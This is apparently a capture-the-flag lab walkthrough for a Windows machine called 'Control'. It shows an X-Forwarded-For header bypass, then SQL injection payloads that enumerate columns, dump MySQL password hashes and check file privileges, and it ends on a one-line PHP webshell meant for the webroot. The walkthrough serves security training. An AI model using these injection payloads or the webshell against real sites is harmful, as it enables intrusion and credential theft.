Control

21st April 2020 / Document No D20.100.71

Prepared By: egre55

Machine Author(s): TRX

Difficulty: Hard

Classification: Official

Synopsis

Control is a hard difficulty Windows machine featuring a site that is found vulnerable to SQL injection. This is leveraged to extract MySQL user password hashes, and also to write a webshell and gain a foothold. The password hash for the SQL user `hector` is cracked, which is used to move laterally to their Windows account. Examination of the PowerShell history file reveals that the Registry permissions may have been modified. After enumerating Registry service permissions and other service properties, a service is abused to gain a shell as `NT AUTHORITY\SYSTEM`.

Skills Required


- Basic knowledge of Windows

Skills Learned

- Basic SQL Injection
- Hash Cracking
- File System Enumeration
- Service Enumeration
- Windows Defender Evasion


Enumeration

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.167 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.167
```



```
nmap -p$ports -sC -sV 10.10.10.167

Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-21 06:33 EDT
Nmap scan report for 10.10.10.167
Host is up (0.019s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Fidelity
135/tcp   open  msrpc   Microsoft Windows RPC
3306/tcp  open  mysql?
| fingerprint-strings:
|   FourOhFourRequest:
```


Nmap reveals MySQL and IIS running on their default ports. The IIS version is 10.0, which indicates that this is Windows Server 2016 or Windows Server 2019.




```
whatweb 10.10.10.167

http://10.10.10.167 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer
[Microsoft-IIS/10.0], IP[10.10.10.167], JQuery, Microsoft-IIS[10.0],
PHP[7.3.7], Script[text/javascript], Title[Fidelity], X-Powered-By[PHP/7.3.7]
```

WhatWeb reveals that PHP version 7.3.7 is installed. PHP versions 7.3.11 and 7.2.24, suffer from a RCE vulnerability (tracked as CVE-2019-11043), but this only affects Nginx servers with PHP-FPM enabled. Let's continue enumerating the website.

Navigating to the site in a browser reveals the store below, which has a link to an admin page.



Fidelity
Home
About
Admin
Login
The future has landed
And there are no hoverboards or flying cars.
Just apps. Lots of mother flipping apps.

Pressing CTRL + U brings up the source. We see a comment about work still needing to be done. It seems the website for will be HTTPS-enabled, and the certificates have been stored on `192.168.4.28`.



```
    <div id="page-wrapper">
        <!-- To Do:
            - Import Products
            - Link to new payment system
            - Enable SSL (Certificates location \\192.168.4.28\myfiles)
        <!-- Header -->
        <header id="header">
```


Clicking on the admin page results in the error below. It seems that we need to access this page through the proxy server, maybe the developer has implemented whitelisting based on the X-Forwarded-For header?



10.10.10.167/admin.php


Access Denied: Header Missing. Please ensure you go through the proxy to access this page

Hosts in enterprise networks typically use a proxy server, and the `X-Forwarded-For` header is useful in attributing traffic to a source computer. Let's see if we can add this header to our request. Open Burp and configure the browser to use it. We can use an addon such as FoxyProxy to easily switch between multiple proxy servers.




Edit Proxy Burp

Title or Description (optional): Burp
Color: #66cc66
Proxy Type: HTTP
Proxy IP address or DNS name: 127.0.0.1
Port: 8080
Username (optional): username
Password (optional): *****



Access Denied: Header Missing. Please ensure you go through the proxy to acce

Refresh on the admin page and intercept the request in Burp. Adding the `X-Forwarded-For` header with our `10.10.14.x` IP address as the value still results in the access denied message. Let's use the IP address we discovered earlier.




```
GET /admin.php HTTP/1.1
Host: 10.10.10.167
X-Forwarded-For: 192.168.4.28
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.167/search_products.php
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

This is successful and we gain access to the admin page, containing a list of products we can modify and a search functionality.



Name	Quantity	Action
D-Link DWA-171	5	View Update Delete
Asus USB-AC53 Nano	25	View Update Delete

Let's examine the search functionality in Burp.




```
POST /search_products.php HTTP/1.1
Host: 10.10.10.167
X-Forwarded-For: 192.168.4.28
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:69.0)
Gecko/20100101 Firefox/69.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.167/admin.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 17
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

productName=test'
```

```
<th>Id</th>

<th>Name</th>

<th>Quantity</th>

<th>Category</th>

<th>Price</th>
                                        </tr>
                                </thead>
                                <tbody>
                                        Error:
SQLSTATE[42000]: Syntax error or access violation:
1064 You have an error in your SQL syntax; check
the manual that corresponds to your MariaDB
server version for the right syntax to use near
''test''' at line 1
```

Inputting a single-quote `'` results in a SQL error. Let's enumerate the number of columns using an ORDER clause or SELECT statement.

```
test ' ORDER BY 2-- -
test ' ORDER BY 3-- -
test' UNION SELECT 1,2,3,4,5-- -
test' UNION SELECT 1,2,3,4,5,6-- -
```

`ORDER BY 7` results in an error, so we know there are 6 columns in the table, all of which output data.




```
POST /search_products.php HTTP/1.1
Host: 10.10.10.167
X-Forwarded-For: 192.168.4.28
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:69.0)
Gecko/20100101 Firefox/69.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.167/admin.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

productName=test' ORDER BY 7-- -
```

```
                                <thead>
                                        <tr>

<th>Id</th>

<th>Name</th>

<th>Quantity</th>

<th>Category</th>

<th>Price</th>
                                        </tr>
                                </thead>
                                <tbody>
                                        Error:
SQLSTATE[42S22]: Column not found: 1054
Unknown column '7' in 'order clause'
```

Let's identify the user in whose context we're in.

```
test' UNION SELECT 1,2,3,4,current_user(),6-- -
```



Request

Raw | Params | Headers | Hex

```
Host: 10.10.10.167
X-Forwarded-For: 192.168.4.28
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:69.0)
Gecko/20100101 Firefox/69.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.167/admin.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

productName=test' UNION SELECT
1,2,3,4,current_user(),6-- -
```


Response

Raw | Headers | Hex | HTML | Render

```
                                        <thead>
                                                <tr>

<th>Id</th>

<th>Name</th>

<th>Quantity</th>

<th>Category</th>

<th>Price</th>
                                                </tr>
                                        </thead>
                                        <tbody>

<tr><td>1</td><td>2</td><td>3</td><td>4</td><
td>manager@localhost</td><td>6</td></tr>
```

We can also attempt to read the MySQL user password hashes.

```
test' UNION SELECT 1,2,3,4,GROUP_CONCAT(user," : ",password,"\n"),6 FROM
mysql.user-- -
```



Request

Raw | Params | Headers | Hex

```
POST /search_products.php HTTP/1.1
Host: 10.10.10.167
X-Forwarded-For: 192.168.4.28
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:69.0)
Gecko/20100101 Firefox/69.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.167/admin.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 99
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

productName=test' UNION SELECT
1,2,3,4,GROUP_CONCAT(user," : ",password,"\n"),6 FROM
mysql.user-- -
```

Response

Raw | Headers | Hex | HTML | Render


```
<th>Price</th>
                                                </tr>
                                        </thead>
                                        <tbody>

<tr><td>1</td><td>2</td><td>3</td><td>4</td><t
d>root :
*0A4A5CAD344718DC418035A1F4D292BA603134D8
,root :
*0A4A5CAD344718DC418035A1F4D292BA603134D8
,root :
*0A4A5CAD344718DC418035A1F4D292BA603134D8
,root :
*0A4A5CAD344718DC418035A1F4D292BA603134D8
,manager :
*CFE3EEE434B38CBF709AD67A4DCDEA476CBA7FDA
,hector :
*0E178792E8FC304A2E3133D535D38CAF1DA3CD9D
</td><td>6</td></tr>
</tbody>
```

This is successful, and we can attempt to crack them offline later.

Foothold

Let's see if our user has the ability to write files.

```
test' UNION SELECT 1,2,3,4,GROUP_CONCAT(user," : ",file_priv,"\n"),6 FROM
mysql.user WHERE FILE_PRIV='Y'-- -
```




```
POST /search_products.php HTTP/1.1
Host: 10.10.10.167
X-Forwarded-For: 192.168.4.28
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:69.0)
Gecko/20100101 Firefox/69.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.167/admin.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 120
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

productName=test' UNION SELECT
1,2,3,4,GROUP_CONCAT(user," : ",file_priv,"\n"),6 FROM
mysql.user WHERE FILE_PRIV='Y'-- -
```

```
<th>Name</th>

<th>Quantity</th>

<th>Category</th>

<th>Price</th>
                                        </tr>
                                  </thead>
                                  <tbody>

<tr><td>1</td><td>2</td><td>3</td><td>4</td><t
d>root : Y
,root : Y
,root : Y
,root : Y
,manager : Y
,hector : Y
</td><td>6</td></tr>
</tbody>
```

We've been granted the MySQL file privilege. Let's attempt to write a webshell to the webroot. Using Burp's Encoder module we can encode the mini webshell as ASCII hex.

```
<?=`$_GET[0]`?>
```

